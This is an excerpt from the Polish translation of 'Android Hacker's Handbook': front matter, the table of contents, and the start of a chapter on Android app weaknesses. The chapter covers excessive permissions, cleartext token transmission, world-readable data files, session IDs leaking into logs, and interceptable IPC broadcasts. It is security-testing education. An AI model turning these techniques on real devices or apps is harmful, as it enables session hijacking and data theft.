

WILEY

Helion

Android™

Podręcznik

Hackera



■ Joshua J. Drake ■ Pau Oliva Fora ■ Zach Lanier
■ Collin Mulliner ■ Stephen A. Ridley ■ Georg Wicherski

Tytuł oryginału: Android™ Hacker's Handbook

Tłumaczenie: Andrzej Stefański

ISBN: 978-83-246-9940-7

Translation copyright © 2015 by Helion S.A.

Copyright © 2014 by John Wiley & Sons, Inc., Indianapolis, Indiana.

All Rights Reserved. This translation published under license with the original publisher John Wiley & Sons, Inc.

No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning, or otherwise without either the prior written permission of the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie bierze jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Wydawnictwo HELION nie ponosi również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

The Android robot is reproduced or modified from work created and shared by Google and used according to terms described in the Creative Commons 3.0 Attribution License.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
<ftp://ftp.helion.pl/przyklady/andrph.zip>

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/andrph>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)



Spis treści

O autorach	13
O korektorze merytorycznym	15
Podziękowania	17
Wprowadzenie	19
Omówienie książki i technologii	20
Jak podzielona jest ta książka	20
Kto powinien przeczytać tę książkę	22
Potrzebne narzędzia	22
Co znajduje się na stronie internetowej	23
Powodzenia!	23
Rozdział 1. Rzut oka na ekosystem	25
Korzenie Androida	25
Historia firmy	25
Historia wersji	26
Dostępne urządzenia	28
Otwarte (najczęściej) źródła	29
Udziałowcy Androida	31
Google	32
Producenci sprzętu	33
Operatorzy	35
Programiści	35
Użytkownicy	36

Obraz złożoności ekosystemu	38
Fragmentacja	38
Kompatybilność	40
Problemy związane z aktualizacją	41
Bezpieczeństwo kontra otwartość	43
Upublicznienie informacji	44
Podsumowanie	45
Rozdział 2. Projekt i architektura bezpieczeństwa Androida	47
Architektura systemu Android	47
Ograniczenia i zabezpieczenia	49
Środowisko izolowane Androida	49
Uprawnienia Androida	52
Dokładniejsza analiza warstw	55
Aplikacje Androida	55
Android Framework	59
Wirtualna maszyna Dalvik	60
Kod natywny przestrzeni użytkownika	62
Jądro	67
Skomplikowane zabezpieczenia, skomplikowany exploit	74
Podsumowanie	75
Rozdział 3. Odblokowanie urządzenia	77
Układ partycji	78
Ustalenie układu partycji	79
Proces uruchamiania systemu	80
Dostęp do trybu pobierania	81
Zablokowane i odblokowane programy ładujące	82
Oryginalne oraz zmodyfikowane obrazy ratunkowe	83
Uzyskiwanie pełnego dostępu z odblokowanym programem ładującym	85
Uzyskiwanie pełnego dostępu przy zablokowanym programie ładującym	87
Uzyskiwanie dostępu na uruchomionym systemie	88
Blokady NAND, tymczasowy root, trwałe root	89
Utrwalanie programowego roota	91
Historie znanych ataków	92
Jądro: Wunderbar/asroot	92
Tryb ratunkowy: Volez	93
Udev: Exploit	93
Adbd: RageAgainstTheCage	94
Zygote: Zimperlich i Zysploit	94
Ashmem: KillingInTheNameOf i psneuter	95
Vold: GingerBreak	95
PowerVR: levitator	96

Libsysutils: zergRush	96
Jądro: mempodroid	97
Ataki związane z uprawnieniami plików oraz linkami symbolicznymi	97
Adb restore	98
Exynos4: exynos-abuse	99
Diag: lit / diaggetroot	99
Podsumowanie	100
Rozdział 4. Przegląd bezpieczeństwa aplikacji	101
Częste błędy	101
Problemy z uprawnieniami aplikacji	102
Niebezpieczne przesyłanie wrażliwych danych	103
Przechowywanie niebezpieczonych danych	104
Wycieki informacji przez logi	105
Niebezpieczne zakończenia IPC	106
Studium przypadku: Mobile Security App	108
Profilowanie	108
Analiza statyczna	110
Analiza dynamiczna	124
Atak	132
Studium przypadku: SIP Client	134
Drozer	134
Rozpoznanie	134
Snarfing	136
Wstrzykiwanie	138
Podsumowanie	140
Rozdział 5. Płaszczyzny ataku Androida	141
Podstawy terminologii	141
Wektory ataku	142
Płaszczyzny ataku	143
Klasyfikacja płaszczyzn ataku	144
Właściwości płaszczyzny	144
Sposób klasyfikacji	145
Płaszczyzny ataku dostępne zdalnie	145
Zagadnienia sieciowe	146
Stosy sieciowe	150
Udostępnione usługi sieciowe	151
Technologie mobilne	152
Płaszczyzna ataku po stronie użytkownika	153
Infrastruktura Google	158

Sąsiedztwo fizyczne	164
Komunikacja bezprzewodowa	164
Inne technologie	170
Lokalne płaszczyzny ataku	170
Przeglądanie systemu plików	171
Odnajdywanie innych lokalnych płaszczyzn ataku	172
Fizyczne płaszczyzny ataku	176
Demontaż urządzenia	177
USB	178
Inne fizyczne płaszczyzny ataków	181
Zewnętrzne modyfikacje	182
Podsumowanie	182
Rozdział 6. Wyszukiwanie słabości za pomocą fuzzingu	183
Pochodzenie fuzzingu	183
Identyfikowanie celu	185
Tworzenie zniekształconych danych wejściowych	185
Przetwarzanie danych wejściowych	186
Monitorowanie wyników	187
Fuzzing w Androidzie	187
Fuzzing odbiorców komunikatów	188
Identyfikacja celu	189
Generowanie danych wejściowych	190
Dostarczanie danych wejściowych	190
Monitorowanie testów	191
Fuzzing Chrome dla Androida	193
Wybór celu	193
Generowanie danych wejściowych	195
Przetwarzanie danych wejściowych	197
Monitorowanie testów	199
Fuzzing płaszczyzny ataku USB	201
Wyzwania fuzzingu USB	202
Wybór trybu	202
Generowanie danych wejściowych	203
Przetwarzanie danych wejściowych	205
Monitorowanie testów	206
Podsumowanie	207
Rozdział 7. Wyszukiwanie błędów i analiza słabości	209
Zebranie wszystkich dostępnych informacji	209
Wybór zestawu narzędzi	211

Debugowanie błędnego zakończenia	212
Logi systemowe	212
Tombstone	213
Zdalne debugowanie	214
Debugowanie kodu maszyny wirtualnej Dalvik	215
Debugowanie przykładowej aplikacji	216
Wyświetlanie kodu źródłowego Android Framework	218
Debugowanie istniejącego kodu	220
Debugowanie kodu natywnego	224
Debugowanie z NDK	224
Debugowanie z Eclipse	228
Debugowanie z AOSP	230
Zwiększanie automatyzacji	235
Debugowanie z symbolami	237
Debugowanie urządzenia niewspieranego przez AOSP	243
Debugowanie w trybie mieszanym	244
Alternatywne techniki debugowania	244
Wyrażenia do debugowania	244
Debugowanie w urządzeniu	245
Dynamiczne modyfikowanie binariów	246
Analiza podatności	247
Ustalanie pierwotnej przyczyny	247
Ocena możliwości wykorzystania	260
Podsumowanie	261
Rozdział 8. Wykorzystywanie oprogramowania działającego w przestrzeni użytkownika	263
Podstawy błędów pamięci	263
Przepełnianie bufora stosu	264
Wykorzystanie sterty	267
Historia publicznie znanych exploitów	274
GingerBreak	275
zergRush	278
mempodroid	281
Wykorzystanie przeglądarki Android	282
Zrozumienie błędu	283
Kontrola sterty	285
Podsumowanie	288
Rozdział 9. Return Oriented Programming	289
Historia i uzasadnienie	289
Oddzielna pamięć podręczna danych i instrukcji	290

Podstawy ROP w ARM	292
Wywoływanie podprocedur w ARM	293
Łączenie gadżetów w łańcuch	295
Identyfikacja potencjalnych gadżetów	296
Studium przypadku: linker Androida 4.0.1	297
Modyfikacja wskaźnika stosu	298
Wykonanie dowolnego kodu z zaalokowanej pamięci	300
Podsumowanie	304
Rozdział 10. Hakowanie i atakowanie jądra	317
Jądro Linuksa w Androidzie	317
Wyodrębnianie jądra	318
Wyodrębnianie z oprogramowania fabrycznego	319
Pobieranie z urządzenia	321
Pobranie jądra z obrazu startowego	323
Rozpakowanie jądra	323
Uruchamianie zmodyfikowanego kodu jądra	324
Pozyskanie kodu źródłowego	324
Przygotowanie środowiska kompilacji	327
Konfigurowanie jądra	328
Korzystanie z własnych modułów jądra	329
Kompilacja zmodyfikowanego jądra	332
Tworzenie obrazu startowego	335
Uruchamianie zmodyfikowanego jądra	337
Debugowanie jądra	342
Raporty błędów jądra	342
Zrozumienie Oops	344
Debugowanie na żywo z KGDB	348
Wykorzystanie jądra	352
Typowe jądra Androida	352
Wyodrębnianie adresów	354
Studia przypadku	356
Podsumowanie	367
Rozdział 11. Atakowanie RIL	311
Wprowadzenie do RIL	312
Architektura RIL	312
Architektura smartfona	313
Stos telefonu w Androidzie	313
Dostosowanie stosu telefonu	315
Usługi RIL (rild)	315
API vendor-ril	318

SMS (Short Message Service)	319
Wysyłanie i odbieranie wiadomości SMS	319
Format wiadomości SMS	319
Komunikacja z modemem	322
Emulacja modemu na potrzeby fuzzingu	322
Fuzzing SMS w Androidzie	324
Podsumowanie	331
Rozdział 12. Mechanizmy ograniczające działanie exploitów	333
Klasyfikacja	334
Podpisywanie kodu	334
Utwardzanie sterty	336
Zabezpieczenia przed przepełnieniem zmiennej typu integer	336
Zapobieganie wykonaniu danych	338
Randomizacja przestrzeni adresowej	340
Zabezpieczanie stosu	342
Zabezpieczenia formatujących ciągów znaków	343
Read-Only Relocations	345
Izolowanie środowiska	346
Zabezpieczanie kodu źródłowego	346
Mechanizmy kontroli dostępu	348
Zabezpieczanie jądra	349
Ograniczenia wskaźników i logów	350
Ochrona strony zerowej	351
Obszary pamięci tylko do odczytu	351
Inne zabezpieczenia	352
Podsumowanie mechanizmów ograniczających działanie exploitów	354
Wyłączanie ograniczeń	356
Zmiana tożsamości	356
Zamiana binariów	357
Modyfikowanie jądra	357
Pokonywanie mechanizmów ograniczających działanie exploitów	358
Pokonywanie zabezpieczeń stosu	358
Pokonywanie ASLR	359
Pokonywanie zabezpieczeń zapobiegających wykonaniu danych	359
Pokonywanie ograniczeń jądra	359
Spojrzenie w przyszłość	360
Oficjalnie rozwijane projekty	360
Utwardzanie jądra przez społeczność	361
Odrobina spekulacji	362
Podsumowanie	362

Rozdział 13. Ataki sprzętowe	363
Komunikacja ze sprzętem	364
Interfejsy szeregowy UART	364
Interfejsy I ² C, SPI i One-Wire	368
JTAG	370
Odnajdywanie interfejsów do debugowania	381
Identyfikacja komponentów	392
Pozyskiwanie specyfikacji	392
Trudności przy identyfikacji komponentów	394
Przechwytywanie, monitorowanie i wstrzykiwanie danych	395
USB	395
Interfejsy szeregowy I ² C, SPI i UART	399
Kradzież danych i oprogramowania	404
Uzyskiwanie dostępu w sposób dyskretny	405
Inwazyjne metody dostępu do oprogramowania	407
Co zrobić ze zrzutem danych?	410
Pułapki	414
Nietypowe interfejsy	414
Dane binarne i zamknięte protokoły	414
Uszkodzone interfejsy do debugowania	415
Hasła układu	415
Hasła programu ładującego, kombinacje klawiszy i ciche terminale	415
Zmodyfikowane sekwencje startowe	416
Ukryte linie adresowe	416
Żywica zabezpieczająca	416
Szyfrowanie obrazów, obfuskacja i utrudnianie debugowania	417
Podsumowanie	417
Dodatek A Narzędzia	419
Narzędzia programistyczne	419
Android SDK	419
Android NDK	420
Eclipse	420
Wtyczka ADT	420
Pakiet ADT	420
Android Studio	420
Narzędzia do pozyskiwania fabrycznego oprogramowania i modyfikowania pamięci	421
Binwalk	421
fastboot	421
Samsung	421
NVIDIA	422

LG	422
HTC	423
Motorola	423
Narzędzia natywne Androida	424
BusyBox	424
setpropex	425
SQLite	425
strace	425
Narzędzia do podpinania i modyfikowania	425
Framework ADBI	425
ldpreloadhook	426
Framework Xposed	426
Cydia Substrate	426
Narzędzia do analizy statycznej	426
Smali i Baksmali	427
Androguard	427
apktool	427
dex2jar	427
jad	428
JD-GUI	428
JEB	428
Radare2	428
IDA Pro i dekompiłator Hex-Rays	429
Narzędzia do testowania aplikacji	429
Framework Drozer (Mercury)	429
iSEC Intent Sniffer i Intent Fuzzer	429
Narzędzia do hakowania sprzętu	430
Segger J-Link	430
JTAGulator	430
OpenOCD	430
Saleae	430
Bus Pirate	430
GoodFET	431
TotalPhase Beagle USB	431
Facedancer21	431
TotalPhase Aardvark I ² C	431
Chip Quik	431
Opalarka	431
Xeltek SuperPro	432
IDA	432

Dodatek B	Repozytoria otwartych kodów źródłowych	433
	Google	433
	AOSP	433
	System kontroli kodu Gerrit	434
	Producenci SoC	434
	AllWinner	435
	Intel	435
	Marvell	435
	MediaTek	435
	Nvidia	436
	Texas Instruments	436
	Qualcomm	436
	Samsung	437
	Producenci urządzeń (OEM)	437
	ASUS	438
	HTC	438
	LG	438
	Motorola	439
	Samsung	439
	Sony Mobile	439
	Źródła projektów zewnętrznych	440
	Inne źródła	440
	Zmodyfikowane oprogramowanie fabryczne	440
	Linaro	441
	Replicant	441
	Indeksy kodu	441
	Wolni strzelcy	441
Dodatek C	Źródła	443
	Skorowidz	501

Przegląd bezpieczeństwa aplikacji

Bezpieczeństwo aplikacji było bardzo istotnym zagadnieniem, zanim jeszcze Android powstał. Na początku szaleństwa z aplikacjami webowymi programiści stadnie ruszyli w kierunku szybkiego tworzenia aplikacji, pomijając podstawowe praktyki zapewniające bezpieczeństwo lub korzystając z frameworków bez odpowiedniej kontroli zabezpieczeń. Z nadejściem aplikacji mobilnych powtórzyło się to samo. Ten rozdział rozpoczyna się od omówienia kilku częstych problemów z bezpieczeństwem androidowych aplikacji. Na koniec przedstawione są dwa studia przypadków pokazujących odkrycie i wykorzystanie luk w aplikacjach za pomocą popularnych narzędzi.

Częste błędy


W tradycyjnie zabezpieczonych aplikacjach można znaleźć wiele problemów, które często pojawiają się podczas testów bezpieczeństwa i w raportach podatności. Problemy mogą być różnego rodzaju — od wycieków wrażliwych informacji do krytycznych słabości umożliwiających wykonanie kodu lub poleceń. Androidowe aplikacje nie są odporne na tego typu błędy, choć sposoby wykorzystania tych błędów mogą różnić się od tych stosowanych w przypadku tradycyjnych aplikacji.

W tym podrozdziale omówione są niektóre problemy z bezpieczeństwem typowo odkrywane podczas testowania bezpieczeństwa aplikacji androidowych oraz jawnych badań. Nie jest to oczywiście wyczerpująca lista. Jest bardzo prawdopodobne, że wraz z rozpowszechnianiem się dobrych praktyk programistycznych związanych z bezpieczeństwem aplikacji oraz rozwojem API Androida pojawią się nowe luki, a może nawet nowe klasy problemów.

Problemy z uprawnieniami aplikacji

Przy obecnym poziomie grupowania w przyjętym modelu uprawnień Androida występują sytuacje, gdy programiści żądają większego zakresu uprawnień dla aplikacji, niż jest to konieczne. Takie zachowanie może wynikać z niekonsekwencji w mechanizmach kontroli uprawnień i ich dokumentacji. Choć dokumentacja udostępniona programistom omawia większość wymagań dotyczących uprawnień dla klas i metod, nie są to informacje w stu procentach kompletne ani nawet w stu procentach poprawne. Grupy badawcze usiłowały identyfikować tego typu niekonsekwencje na różne sposoby. Na przykład w 2012 roku Andrew Reiter i Zach Lanier próbowali wykonać mapę wymagań uprawnień dla API Androida dostępnego w AOSP (Android Open Source Project). Doprowadziło to do kilku interesujących wniosków dotyczących tych problemów.

Podczas tej próby odkryli oni m.in. niespójności pomiędzy dokumentacją i implementacją niektórych metod w klasie `WifiManager`. Przykładowo dokumentacja nie wspomina o wymaganiach uprawnień dla metody `startScan`. Rysunek 4.1 zawiera zrzut ekranu z dokumentacji dla programistów Androida dotyczącej tej metody.




Rysunek 4.1. Dokumentacja metody `startScan`

Różni się to od rzeczywistego kodu źródłowego tej metody (w Androidzie 4.2), który zawiera wywołanie metody `enforceCallingOrSelfPermission`, sprawdzającej, czy wywołujący ją posiada uprawnienie `ACCESS_WIFI_STATE` poprzez `enforceChangePermission`:

```
public void startScan(boolean forceActive) {
    enforceChangePermission();
    mWifiStateMachine.startScan(forceActive);
    noteScanStart();
}
...
private void enforceChangePermission() {
    mContext.enforceCallingOrSelfPermission(android.Manifest.permission.CHANGE_WIFI_STATE,
    "WifiService");
}
```

Innym przykładem jest metoda `getNeighboringCellInfo` z klasy `TelephonyManager`, której dokumentacja określa wymagane uprawnienie `ACCESS_COARSE_UPDATES`. Rysunek 4.2 pokazuje zrzut ekranu z dokumentacji dla programistów Androida dotyczącej tej metody.



Rysunek 4.2. Dokumentacja metody `getNeighboringCellInfo`

Jednak zaglądając do kodu źródłowego klasy `PhoneInterfaceManager` (w Androidzie 4.2), która implementuje interfejs `Telephony`, można zobaczyć, że metoda `getNeighboringCellInfo` w rzeczywistości sprawdza obecność uprawnień `ACCESS_FINE_LOCATION` lub `ACCESS_COARSE_LOCATION`, niewymienianych w dokumentacji:

```
public List<NeighboringCellInfo> getNeighboringCellInfo() {
    try {
        mApp.enforceCallingOrSelfPermission(
            android.Manifest.permission.ACCESS_FINE_LOCATION, null);
    } catch (SecurityException e) {
        // If we have ACCESS_FINE_LOCATION permission, skip the check
        // for ACCESS_COARSE_LOCATION
        // A failure should throw the SecurityException from
        // ACCESS_COARSE_LOCATION since this is the weaker precondition
        mApp.enforceCallingOrSelfPermission(
            android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
    }
}
```

Tego rodzaju przeoczenia, choć mogą wyglądać niewinnie, często prowadzą u części programistów do złych praktyk, takich jak przydzielanie zbyt małej liczby uprawnień (ang. *undergranting*) lub zbyt dużej liczby uprawnień (ang. *overgranting*). W pierwszym przypadku często pojawia się problem z działaniem aplikacji, objawiający się nieobsłużonym wyjątkiem `SecurityException`, prowadzącym do zatrzymania aplikacji. W drugim przypadku jest to bardziej problem bezpieczeństwa, ponieważ zawierająca błąd aplikacja ze zbyt dużym zakresem uprawnień może zostać wykorzystana przez inną aplikację do rozszerzenia uprawnień.

Przy analizowaniu aplikacji Androida pod kątem zbyt dużego zakresu uprawnień ważne jest, by porównać zakres wymaganych uprawnień z rzeczywistym przeznaczeniem aplikacji. Niektóre uprawnienia, jak `CAMERA` oraz `SEND_SMS`, mogą nie być potrzebne w samej aplikacji. Niezbędną funkcjonalność można osiągnąć, przekazując sterowanie do standardowej aplikacji Aparat lub Wiadomości, aby wykonały konieczną czynność (co jest bezpieczniejsze). Przykład omówiony w podrozdziale „Studium przypadku: Mobile Security App” pokazuje, jak sprawdzić, w których komponentach aplikacji dane uprawnienia są wykorzystywane.

Niebezpieczne przesyłanie wrażliwych danych

Dzięki temu, że często poświęca się tej sprawie uwagę, ogólna świadomość konieczności zabezpieczenia kanału transmisji danych (np. SSL, TLS itp.) jest dość wysoka. Niestety, nie zawsze przekłada się to na świat aplikacji mobilnych. Prawdopodobnie z powodu braku umiejętności poprawnego zaimplementowania SSL lub TLS albo też z powodu nieuzasadnionego przekonania, że dane przesyłane przez sieć operatora są bezpieczne, twórcy aplikacji mobilnych czasem nie zabezpieczają wrażliwych danych podczas transmisji.

Ten problem objawia się na jeden lub więcej z poniższych sposobów:

- słabe szyfrowanie lub brak szyfrowania;
- silne szyfrowanie, ale brak obsługi ostrzeżeń dotyczących zabezpieczeń bądź błędów walidacji certyfikatów;
- użycie czystego tekstu przy problemach z szyfrowaniem;

- niespójne wykorzystanie zabezpieczeń transmisji w zależności od typu sieci (przykładowo w sieci komórkowej i przez Wi-Fi).

Do wykrycia problemów z niezabezpieczoną transmisją danych może wystarczyć samo przechwycenie danych wysyłanych z badanego urządzenia. Szczegóły dotyczące przygotowania ataku typu *man-in-the-middle* wykraczają poza zakres tej książki, ale istnieje wiele narzędzi i tutoriali opisujących wykonanie takiego ataku. W najprostszym przypadku emulator Androida umożliwia zarówno przekierowanie przesyłanych danych, jak i zapisywanie ruchu do pliku w formacie PCAP. Można to osiągnąć za pomocą opcji `-http-proxy` i `-tcpdump`.

Ważnym, znanym publicznie przykładem niezabezpieczonej transmisji danych była implementacja przez firmę Google protokołu autoryzacji `ClientLogin` w Androidzie od 2.1 do 2.3.4. Ten protokół umożliwia aplikacjom żądanie autoryzacji konta użytkownika Google, a to z kolei można później wykorzystać do dalszej komunikacji z API wybranej usługi.

W 2011 roku badacze z University of Ulm ustalili, że aplikacje Kalendarz i Kontakty w Androidzie 2.1 do 2.3.3 oraz usługa Picasa Sync w Androidzie 2.3.4 przesyłały token uwierzytelniający Google `ClientLogin` czystym tekstem za pomocą protokołu HTTP. Po uzyskaniu takiego tokena atakujący może wykorzystać go do podszywania się pod użytkownika. Ponieważ istnieje wiele narzędzi i technik przeprowadzania ataków typu *man-in-the-middle* w sieciach Wi-Fi, przechwycenie takiego tokena jest stosunkowo łatwe i może mieć złe następstwa dla użytkowników złośliwych lub niezabezpieczonych sieci Wi-Fi.

Więcej informacji na temat odkryć dotyczących implementacji `ClientLogin` dokonanych na University of Ulm można znaleźć pod adresem www.uni-ulm.de/en/in/mi/staff/koenings/catching-authtokens.html.

Przechowywanie niezabezpieczonych danych

Android oferuje wiele standardowych mechanizmów do przechowywania danych — są to współdzielone właściwości (ang. *Shared Preferences*), bazy danych SQLite oraz zwykłe pliki tekstowe. Dodatkowo każdy z tych kontenerów można utworzyć i wykorzystywać na różne sposoby — zarządzanym kodem, natywnym kodem lub za pomocą interfejsów, takich jak dostawcy treści (ang. *Content Providers*). Najczęstsze błędy to: przechowywanie wrażliwych danych w plikach tekstowych, tworzenie niezabezpieczonych dostawców treści (omówione dalej) oraz niebezpieczne uprawnienia do plików.

Dobrym przykładem zawierającym zarówno przechowywanie w plikach tekstowych, jak i niebezpieczne uprawnienia do plików jest klient Skype dla Androida, w którym odkryto te problemy w kwietniu 2011 roku. Jak zgłosił Justin Case (jcase) na stronie <http://AndroidPolice.com>, aplikacja Skype tworzyła pliki baz danych SQLite oraz pliki XML z takimi uprawnieniami, że były one udostępnione do odczytu i zapisu dla wszystkich. Ponadto ich zawartość nie była zaszyfrowana i zawierała dane konfiguracyjne oraz logi przesyłanych komunikatów tekstowych. Poniższy listing zawiera udostępniony przez jscac opis zawartości katalogu jego aplikacji Skype oraz część zawartości jednego z plików:

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152 app_152 331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152 app_152 119528 2011-04-13 00:08 main.db-journal
```



```
-rw-rw-rw- app_152 app_152 40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152 app_152 3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152 app_152 2011-04-11 14:05 voicemail
-rw-rw-rw- app_152 app_152 0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152 app_152 61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152 app_152 2011-04-12 21:49 chatsync
-rw-rw-rw- app_152 app_152 12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152 app_152 33344 2011-04-13 00:08 bistats.db-journal
```

```
# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
<Default>jcaseap</Default>
```

Pomijając przechowywanie danych zapisanych czystym tekstem, niebezpieczne uprawnienia do plików były skutkiem wcześniejszego, słabiej nagłośnionego problemu z natywnym tworzeniem plików w Androidzie. Wszystkie bazy danych SQLite, pliki zawierające współdzielone preferencje oraz zwykłe pliki tworzone za pomocą interfejsów Java mają uprawnienia 0660. Dzięki temu uprawnienie do odczytu i zapisu plików jest ograniczone do procesów mających taki sam identyfikator użytkownika UID lub grupy GID. Jednak gdy takie pliki są tworzone za pomocą kodu natywnego bądź zewnętrznych poleceń, proces aplikacji dziedziczy umask tworzącego go procesu, Zygote, o wartości 000, co oznacza, że pliki uzyskują uprawnienia pozwalające wszystkim na ich odczytywanie i zapisywanie. Klient Skype korzystał z kodu natywnego do wykonywania większości operacji, łącznie z tworzeniem i obsługą plików.

Uwaga Od Androida 4.1 wartość umask dla Zygote została zmieniona na bezpieczniejszą wartość 077. Więcej informacji na temat tej zmiany znajduje się w rozdziale 12.

Więcej informacji na temat odkryć w Skype ujawnionych przez jcase można znaleźć na stronie www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/.

Wycieki informacji przez logi

Mechanizm logów Androida jest wspaniałym źródłem wyciekających informacji. Dzięki temu, że programiści często korzystają z metod tworzących logi, z reguły podczas wyszukiwania błędów, aplikacje mogą logować wiele rzeczy, od komunikatów diagnostycznych do danych logowania lub innych wrażliwych informacji. Nawet procesy systemowe, takie jak ActivityManager, logują stosunkowo obszerne komunikaty na temat wywołań aktywności. Aplikacje posiadające uprawnienie READ_LOGS mogą uzyskać dostęp do tych komunikatów (za pomocą polecenia logcat).

Uwaga Uprawnienie READ_LOGS nie jest już dostępne dla zewnętrznych aplikacji od Androida 4.1. Jednak w starszych wersjach oraz w przypadku urządzeń z pełnym dostępem wewnętrzne aplikacje mogą uzyskać dostęp do tych uprawnień, a także do polecenia logcat.

Jako przykład dużej liczby informacji umieszczanych w logach przez ActivityManager może posłużyć poniższy listing:

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW
dat=http://www.helion.pl/
cmp=com.google.android.browser/com.android.browser.BrowserActivity
(has extras) u=0} from pid 11352
I/ActivityManager(13738): Start proc com.google.android.browser for
activity com.google.android.browser/com.android.browser.BrowserActivity:
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

Widać tutaj uruchomienie standardowej przeglądarki internetowej, prawdopodobnie po kliknięciu przez użytkownika na link w wiadomości e-mail lub SMS. Szczegóły przesłanej intencji są tutaj widoczne i zawierają adres odnośnika (<http://helion.pl/ksiazki/andrph.htm>) do strony odwiedzanej przez użytkownika. Choć ten prosty przykład może nie wyglądać na wielki problem, w tych warunkach pokazuje on możliwość zebrania informacji na temat stron przeglądanych przez użytkownika.

Bardziej przekonujący przykład nadmiernego logowania został odnaleziony w przeglądarce Firefox dla Androida. Neil Bergman zgłosił ten problem w systemie śledzenia błędów Mozilli w grudniu 2012 roku. Firefox dla Androida logował aktywności związane z przeglądaniem stron, w tym adresy odwiedzanych stron. W niektórych przypadkach zapisywane były identyfikatory sesji, co Neil wskazał w swoim zgłoszeniu błędów i dołączonym wyniku działania polecenia `logcat`:

```
I/GeckoBrowserApp(17773): Favicon successfully loaded for URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB
I/GeckoBrowserApp(17773): Favicon is for current URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB
E/GeckoConsole(17773): [JavaScript Warning: "Error in parsing value for
'background'.Declaration dropped." {file:
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB?wicket:book
markablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices"
line: 0}]
```

W takim przypadku złośliwa aplikacja (z dostępem do logów) mogła potencjalnie pobierać takie identyfikatory sesji i przejmować sesję ofiary w zdalnej aplikacji internetowej. Więcej szczegółów na temat tego błędu można znaleźć w systemie śledzenia błędów Mozilli pod adresem https://bugzilla.mozilla.org/show_bug.cgi?id=825685.

Niezabezpieczone zakończenia IPC

Wspólne zakończenia komunikacji międzyprocesowej (IPC) — usługi, aktywności, odbiorcy komunikatów oraz dostawcy treści — często nie są rozważane jako potencjalne punkty, na które może zostać przeprowadzony atak. Ponieważ są to zarówno źródła danych, jak i odbiorcy, sposób interakcji z nimi bardzo zależy od ich implementacji, a sposób wykorzystania ich słabości zależy od ich przeznaczenia. Na najprostszym poziomie zabezpieczanie tych interfejsów jest zazwyczaj realizowane za pomocą uprawnień aplikacji (standardowych lub autorskich). Przykładowo aplikacja może zdefiniować zakończenie IPC, które może być dostępne tylko za pomocą innych komponentów tej aplikacji, lub takie, do którego muszą mieć dostęp inne aplikacje posiadające odpowiednie uprawnienia.

W przypadku gdy zakończenie IPC nie zostanie odpowiednio zabezpieczone bądź złośliwa aplikacja uzyska wymagane uprawnienie, pojawiają się specyficzne problemy przy obu rodzajach zakończeń. Dostawcy treści dają dostęp do ustrukturyzowanych danych i przez to są one podatne

na różnego rodzaju ataki, takie jak wstrzykiwanie lub przeglądanie katalogów. Aktywności, jako komponenty prezentowane użytkownikowi, mogą potencjalnie zostać wykorzystane przez złośliwą aplikację w ataku modyfikującym interfejs użytkownika.

Odbiorcy komunikatów są często wykorzystywani do obsługi niejawnych intencji lub intencji z niedoprecyzowanymi kryteriami, jak zdarzenia systemowe. Przykładowo nadejście nowej wiadomości SMS powoduje rozesłanie przez podsystem telefonu niejawnej intencji z akcją `SMS_RECEIVED`. Zarejestrowani odbiorcy komunikatów z filtrem intencji dopasowanym do tej akcji odbierają ten komunikat. Jednak atrybut opisujący priorytet w filtrze intencji (nie tylko w odbiorcach komunikatów) może określać kolejność, w jakiej niejawna intencja jest doręczana, co może potencjalnie prowadzić do przechwytywania takich komunikatów.

